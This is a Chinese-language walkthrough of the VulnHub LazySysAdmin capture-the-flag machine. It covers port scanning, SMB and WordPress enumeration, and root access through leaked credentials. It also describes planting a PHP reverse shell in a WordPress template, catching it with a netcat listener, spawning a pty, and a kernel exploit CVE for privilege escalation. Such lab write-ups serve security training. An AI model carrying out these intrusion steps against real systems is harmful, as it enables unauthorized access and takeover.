

VulnHub|渗透测试入门 (三)

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环境下载

Lazysysadmin.zip (Size: 479 MB)

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运行环境

- Virtualbox (二选一)
- Vnware Workstation player

通关提示

- Enumeration is key
- Try Harder
- Look in front of you
- Tweet @togiemcdogie if you need more hints

ip探测

由于我们的目标与我们的物理机位于同一网段，所以我们要做的就是先获取目标机器的地址。在内网主机探测中，可以使用netdiscover来进行。

```
netdiscover -i wlo1
```

```
→ evilk0 netdiscover -i wlo1
```

```
Currently scanning: 192.168.21.0/16 | Screen View: Unique Hosts
```

```
1 Captured ARP Req/Rep packets, from 1 hosts. Total size: 42
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.0.100	08:00:27:da:8a:ac	1	42	PCS Systemtechnik GmbH

端口扫描

我们需要知道目标机器上运行了哪些服务，利用某些服务的漏洞或配置不当来进行攻击，所以我们先进行端口扫描。

使用masscan扫描

```
masscan 192.168.0.100 -p 1-10000 --rate=1000
```

```
→ evilk0 masscan 192.168.0.100 -p 1-10000 --rate=1000
```

```
Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2018-01-31 12:53:27 GMT
```

```
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
```

```
Initiating SYN Stealth Scan
```

```
Scanning 1 hosts [10000 ports/host]
```

```
Discovered open port 3306/tcp on 192.168.0.100
```

```
Discovered open port 6667/tcp on 192.168.0.100
```

```
Discovered open port 22/tcp on 192.168.0.100
```

```
Discovered open port 139/tcp on 192.168.0.100
```

```
Discovered open port 80/tcp on 192.168.0.100
```

```
Discovered open port 445/tcp on 192.168.0.100
```

使用nmap扫描

```
nmap -T4 -A -v 192.168.0.100 -p 0-10000
```

```
➔ evilk0 nmap -T4 -A -v 192.168.0.31 -p0-10000
```

```
Starting Nmap 7.50 ( https://nmap.org ) at 2018-01-31 20:55 CST
```

```
.....
Scanning LazySysAdmin.lan (192.168.0.100) [10001 ports]
Discovered open port 80/tcp on 192.168.0.100
Discovered open port 22/tcp on 192.168.0.100
Discovered open port 139/tcp on 192.168.0.100
Discovered open port 445/tcp on 192.168.0.100
Discovered open port 3306/tcp on 192.168.0.100
Discovered open port 6667/tcp on 192.168.0.100
.....
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 b5:38:66:0f:a1:ee:cd:41:69:3b:82:cf:ad:a1:f7:13 (DSA)
|   2048 58:5a:63:69:d0:da:dd:51:cc:c1:6e:00:fd:7e:61:d0 (RSA)
|   256 61:30:f3:55:1a:0d:de:c8:6a:59:5b:c9:9c:b4:92:04 (ECDSA)
|_  256 1f:65:c0:dd:15:e6:e4:21:f2:c1:9b:a3:b6:55:a0:45 (EdDSA)
80/tcp    open  http             Apache httpd 2.4.7 ((Ubuntu))
|_ http-generator: Silex v2.2.7
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 4 disallowed entries
|_ /old/ /test/ /TR2/ /Backnode_files/
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Backnode
139/tcp   open  netbios-ssn      Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn      Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3306/tcp  open  mysql            MySQL (unauthorized)
6667/tcp  open  irc              InspIRCd
| irc-info:
|   server: Admin.local
|   users: 1.0
|   servers: 1
|   chans: 0
|   lusers: 1
|   lservers: 0
|   source ident: nmap
|   source host: 192.168.2.107
|_  error: Closing link: (nmap@192.168.2.107) [Client exited]
MAC Address: 08:00:27:DA:8A:AC (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.8
Uptime guess: 0.008 days (since Wed Jan 31 20:44:16 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Hosts: LAZYSYSADMIN, Admin.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Host script results:
```

```
| nbstat: NetBIOS name: LAZYSYSADMIN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   LAZYSYSADMIN<00>      Flags: <unique><active>
|   LAZYSYSADMIN<03>      Flags: <unique><active>
|   LAZYSYSADMIN<20>      Flags: <unique><active>
|   WORKGROUP<00>         Flags: <group><active>
|_  WORKGROUP<1e>          Flags: <group><active>
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: lazsysadmin
|   NetBIOS computer name: LAZYSYSADMIN\x00
|   Domain name: \x00
|   FQDN: lazsysadmin
|_  System time: 2018-01-31T22:55:23+10:00
| smb-security-mode:
|   account_used: guest
```

```
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smbv2-enabled: Server supports SMBv2 protocol
```

TRACEROUTE

```
HOP RTT ADDRESS
1 0.50 ms LazySysAdmin.lan (192.168.0.100)
```

```
NSE: Script Post-scanning.
Initiating NSE at 20:55
Completed NSE at 20:55, 0.00s elapsed
Initiating NSE at 20:55
Completed NSE at 20:55, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.19 seconds
Raw packets sent: 11045 (487.680KB) | Rcvd: 11034 (442.816KB)
```

对比可发现masscan扫描端口的速度比nmap快很多，但是想要知道端口所运行服务的具体信息，就要用到nmap了。根据扫描结果可知目标机开启了22、80、139、445、

我们先从web入手。我们先使用dirb来爆破目标存在的目录（dirb安装方法附在文章最后）

















```
➔ evilk0 ./dirb http://192.168.0.100 wordlists/common.txt -o /home/evilk0/Desktop/result.txt
■■■■./dirb ■■■url ■■■■■■■■ -o ■■■■
```

在工具扫描的同时，我们手工探测漏洞利用点。访问目标web服务,未发现什么，查看是否存在robots.txt发现4个目录，并且存在目录遍历漏洞，但是并没用获取到可以利用

<http://192.168.0.100/robots.txt>

```
User-agent: *
Disallow: /old/
Disallow: /test/
Disallow: /TR2/
Disallow: /Backnode_files/
```

Index of /Backnode_files

	Name	Last modified	Size	Description
	Parent Directory		-	
	AAEAAQAAAAAAdJAAAAJDhiNGY1YTk3LTQ3NTctNDE1Ny1hZmU4LTlhMWE4.jpg	2017-08-06 11:36	31K	
	failure-good-thing-fixed.png	2017-08-06 11:36	141K	
	front-end.css	2017-08-06 11:36	5.4K	
	front-end.js	2017-08-06 11:36	7.2K	
	jquery-ui.js	2017-08-06 11:36	19K	
	jquery.js	2017-08-06 11:36	84K	
	logo.png	2017-08-06 11:36	9.7K	
	normalize.css	2017-08-06 11:36	7.2K	
	pageable.js	2017-08-06 11:36	3.6K	
	picto1.png	2017-08-06 11:36	3.3K	
	picto2.png	2017-08-06 11:36	6.0K	
	picto3.png	2017-08-06 11:36	1.5K	
	script.json	2017-08-06 11:36	72	
	styles.css	2017-08-06 11:36	13K	
	tumblr_lb4pi2yt1C1qb2xivo1_500.gif	2017-08-06 11:36	191K	

Apache/2.4.7 (Ubuntu) Server at 192.168.2.103 Port 80

使用curl获取目标web的banner信息，发现使用的中间件是apache2.4.7，目标系统为Ubuntu。

```
HTTP/1.1 200 OK
Date: Wed, 31 Jan 2018 13:01:20 GMT
Server: Apache/2.4.7 (Ubuntu)
Last-Modified: Sun, 06 Aug 2017 05:02:15 GMT
ETag: "8ce8-5560ea23d23c0"
Accept-Ranges: bytes
Content-Length: 36072
Vary: Accept-Encoding
Content-Type: text/html
```

```
→ dirb222 cat /home/evilk0/Desktop/result.txt | grep "^+
```

```
+ http://192.168.0.100/index.html (CODE:200|SIZE:36072)
+ http://192.168.0.100/info.php (CODE:200|SIZE:77257)
+ http://192.168.0.100/robots.txt (CODE:200|SIZE:92)
+ http://192.168.0.100/server-status (CODE:403|SIZE:293)
+ http://192.168.0.100/phpmyadmin/favicon.ico (CODE:200|SIZE:18902)
+ http://192.168.0.100/phpmyadmin/index.php (CODE:200|SIZE:8262)
+ http://192.168.0.100/phpmyadmin/libraries (CODE:403|SIZE:300)
+ http://192.168.0.100/phpmyadmin/phpinfo.php (CODE:200|SIZE:8264)
+ http://192.168.0.100/phpmyadmin/setup (CODE:401|SIZE:459)
+ http://192.168.0.100/wordpress/index.php (CODE:301|SIZE:0)
+ http://192.168.0.100/wordpress/xmlrpc.php (CODE:405|SIZE:42)
+ http://192.168.0.100/javascript/jquery/jquery (CODE:200|SIZE:252879)
+ http://192.168.0.100/javascript/jquery/version (CODE:200|SIZE:5)
+ http://192.168.0.100/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
+ http://192.168.0.100/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
+ http://192.168.0.100/wordpress/wp-content/index.php (CODE:200|SIZE:0)
+ http://192.168.0.100/wordpress/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ http://192.168.0.100/wordpress/wp-admin/network/index.php (CODE:302|SIZE:0)
+ http://192.168.0.100/wordpress/wp-admin/user/admin.php (CODE:302|SIZE:0)
+ http://192.168.0.100/wordpress/wp-admin/user/index.php (CODE:302|SIZE:0)
+ http://192.168.0.100/wordpress/wp-content/plugins/index.php (CODE:200|SIZE:0)
+ http://192.168.0.100/wordpress/wp-content/themes/index.php (CODE:200|SIZE:0)
```

```
root@kali:~# wpscan http://192.168.0.100/wordpress
```

$$\begin{array}{ccccccc} \backslash & & / & - & \backslash & / & - \\ \backslash & \wedge & / & | & - & | & (\quad - \quad - \quad - \quad - \quad)^{\oplus} \\ \backslash & \backslash & \backslash & / & | & - & \backslash & \backslash & / & - & | & - & | & - & \backslash \\ \backslash & \wedge & / & | & | & - &) & | & (& | & (& | & | & | & | \\ \backslash & \backslash & & | & | & - & / & \backslash & | & \backslash & , & | & | & | \end{array}$$

@_WPScan_, @ethicalhack3r, @erwan_lr, pvd1, @_FireFart_

[+] WordPress version 4.8.5 (Released on 2018-01-16) identified from meta generator, links opml

```
[+] WordPress theme in use: twentyfifteen - v1.8

[+] Name: twentyfifteen - v1.8
|   Last updated: 2017-11-16T00:00:00.000Z
|   Location: http://192.168.0.100/wordpress/wp-content/themes/twentyfifteen/
|   Readme: http://192.168.0.100/wordpress/wp-content/themes/twentyfifteen/readme.txt
[!] The version is out of date, the latest version is 1.9
|   Style URL: http://192.168.0.100/wordpress/wp-content/themes/twentyfifteen/style.css
|   Theme Name: Twenty Fifteen
|   Theme URI: https://wordpress.org/themes/twentyfifteen/
|   Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple,...
|   Author: the WordPress team
|   Author URI: https://wordpress.org/

[+] Enumerating plugins from passive detection ...
[+] No plugins found

[+] Finished: Thu Feb  1 01:37:24 2018
[+] Requests Done: 356
[+] Memory used: 37.98 MB
[+] Elapsed time: 00:00:04
```

Web_TR2



FIND US

Address

Hello world!

Please dont make me setup wp again 😞

My name is togie.

先知社区

enum4linux 192.168.0.100

Starting enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/) on Thu Feb 1 00:46:08 2018

```
=====
|   Target Information   |
=====
Target ..... 192.168.0.100
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
=====
|   Enumerating Workgroup/Domain on 192.168.0.100   |
=====
[+] Got domain/workgroup name: WORKGROUP
```

```
=====
|   Nbtstat Information for 192.168.0.100   |
=====
Looking up status of 192.168.0.100
LAZYSYSADMIN    <00> -          B <ACTIVE>  Workstation Service
LAZYSYSADMIN    <03> -          B <ACTIVE>  Messenger Service
LAZYSYSADMIN    <20> -          B <ACTIVE>  File Server Service
WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
```

MAC Address = 00-00-00-00-00-00

```
=====
|   Session Check on 192.168.0.100   |
=====
[+] Server 192.168.0.100 allows sessions using username '', password ''
```

```
=====
|   Getting domain SID for 192.168.0.100   |
=====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
```

```
=====
|   OS information on 192.168.0.100   |
=====
[+] Got OS info for 192.168.0.100 from smbclient:
[+] Got OS info for 192.168.0.100 from srvinfo:
    LAZYSYSADMIN    Wk Sv PrQ Unx NT SNT Web server
platform_id       :    500
os version        :    6.1
server type       :    0x809a03
```

```
=====
|   Users on 192.168.0.100   |
=====
```

```
=====
|   Share Enumeration on 192.168.0.100   |
=====
WARNING: The "syslog" option is deprecated
```

Sharename	Type	Comment
print\$	Disk	Printer Drivers
share\$	Disk	Sumshare
IPC\$	IPC	IPC Service (Web server)

Reconnecting with SMB1 for workgroup listing.

Server	Comment
Workgroup	Master

WORKGROUP

```
[+] Attempting to map shares on 192.168.0.100
//192.168.0.100/print$ Mapping: DENIED, Listing: N/A
//192.168.0.100/share$ Mapping: OK, Listing: OK
//192.168.0.100/IPC$ [E] Can't understand response:
WARNING: The "syslog" option is deprecated
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
```

```
=====
|   Password Policy Information for 192.168.0.100   |
=====
```

```
[+] Attaching to 192.168.0.100 using a NULL share

[+] Trying protocol 445/SMB...

[+] Found domain(s):

    [+] LAZYSYSADMIN
    [+] Builtin
```

```
[+] Password Info for Domain: LAZYSYSADMIN
```

```
[+] Minimum password length: 5
[+] Password history length: None
[+] Maximum password age: Not Set
[+] Password Complexity Flags: 000000

    [+] Domain Refuse Password Change: 0
    [+] Domain Password Store Cleartext: 0
    [+] Domain Password Lockout Admins: 0
    [+] Domain Password No Clear Change: 0
    [+] Domain Password No Anon Change: 0
    [+] Domain Password Complex: 0

[+] Minimum password age: None
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 5

=====
|   Groups on 192.168.0.100   |
=====

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

=====
|   Users on 192.168.0.100 via RID cycling (RIDS: 500-550,1000-1050)   |
=====
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-2952042175-1524911573-1237092750
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-500 *unknown*\*unknown* (8)

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
S-1-5-32-1000 *unknown*\*unknown* (8)
S-1-5-32-1001 *unknown*\*unknown* (8)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\togie (Local User)
[+] Enumerating users using SID S-1-5-21-2952042175-1524911573-1237092750 and logon username '', password ''
S-1-5-21-2952042175-1524911573-1237092750-500 *unknown*\*unknown* (8)
S-1-5-21-2952042175-1524911573-1237092750-501 LAZYSYSADMIN\nobody (Local User)

S-1-5-21-2952042175-1524911573-1237092750-512 *unknown*\*unknown* (8)
S-1-5-21-2952042175-1524911573-1237092750-513 LAZYSYSADMIN\None (Domain Group)
```

S-1-5-21-2952042175-1524911573-1237092750-514 *unknown**unknown* (8)

```
=====
|   Getting printer info for 192.168.0.100   |
=====
No printers returned.
```


enum4linux complete on Thu Feb 1 00:46:33 2018

windows下获取共享资源



```
net use k: \\192.168.0.100\share$
```

linux下获取共享资源

```
mount -t cifs -o username='',password='' //192.168.0.100/share$ /mnt
```



发现两个关键的文件deets.txt和wp-config.php



所以我们尝试用上面获取的mysql账号密码去登录phpmyadmin，但是发现没一个表项可以查看。




不过不要紧，上面还有一个密码是12345，而且之前我们登录WordPress页面的时候，页面显示My name is togie.，所以我们可以用账号：togie 密码：12345尝试登录ssh，发现可以成功登录。

```
togie@LazySysAdmin:~$ whoami
togie
togie@LazySysAdmin:~$ id
uid=1000(togie) gid=1000(togie) groups=1000(togie),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lpadmin),111(sambashare)
togie@LazySysAdmin:~$ sudo su
[sudo] password for togie:
root@LazySysAdmin:/home/togie# id
uid=0(root) gid=0(root) groups=0(root)
```

有了root权限，我们就有权查看目标文件/root/proof.txt，这样就算完成了整个游戏了。这里刚好togie有root权限，所以我直接用sudo su切换到root权限，但是如果togie没有root权限，那么我们就需要通过其他方式来提权了。

思路二

通过账号：Admin 密码：TogieMYSQL12345^^登录WordPress控制面板，向404.php页面模板插入PHP反弹shell的代码。



编辑好后，点击下面的upload file应用，然后访问<http://192.168.0.100/wordpress/?p=2>

```
root@kali:~# nc -vlp 1234
listening on [any] 1234 ...
192.168.0.100: inverse host lookup failed: Unknown host
connect to [192.168.0.109] from (UNKNOWN) [192.168.0.100] 36468
Linux LazySysAdmin 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i686 GNU/Linux
16:03:42 up 6 min, 0 users, load average: 0.01, 0.15, 0.11
USER      TTY      FROM            LOGIN@      IDLE        JCPU      PCPU      WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ sudo su
sudo: no tty present and no askpass program specified
```

出现no tty present and no askpass program specified，刚好目标机有python环境，所以我们导入Python的pty模块。

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

但是我们不知道www-data的密码，所以接下来就要进行提权，先来看一下目标机的详细信息

```
$ uname -r
4.4.0-31-generic
$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.5 LTS
Release:        14.04
Codename:       trusty
```

所以用CVE-2017-1000112提权即可，但是目标机上没有gcc，这时候，我们可以本地搭建和目标机一样的环境，在本地编译好提权exp后，在目标机器上运行即可。

dirb安装方法 (kali已自带)

```
wget https://svwh.dl.sourceforge.net/project/dirb/dirb/2.22/dirb222.tar.gz
tar zxvf dirb222.tar.gz
cd dirb222/
apt-get install libcurl4-gnutls-dev
./configure && make
./dirb #■■■■■
```

参考链接：

[VulnHub Walk-through – LazySysAdmin: 1](#)

[LazySysAdmin Vulnerable Machine Walk-through](#)

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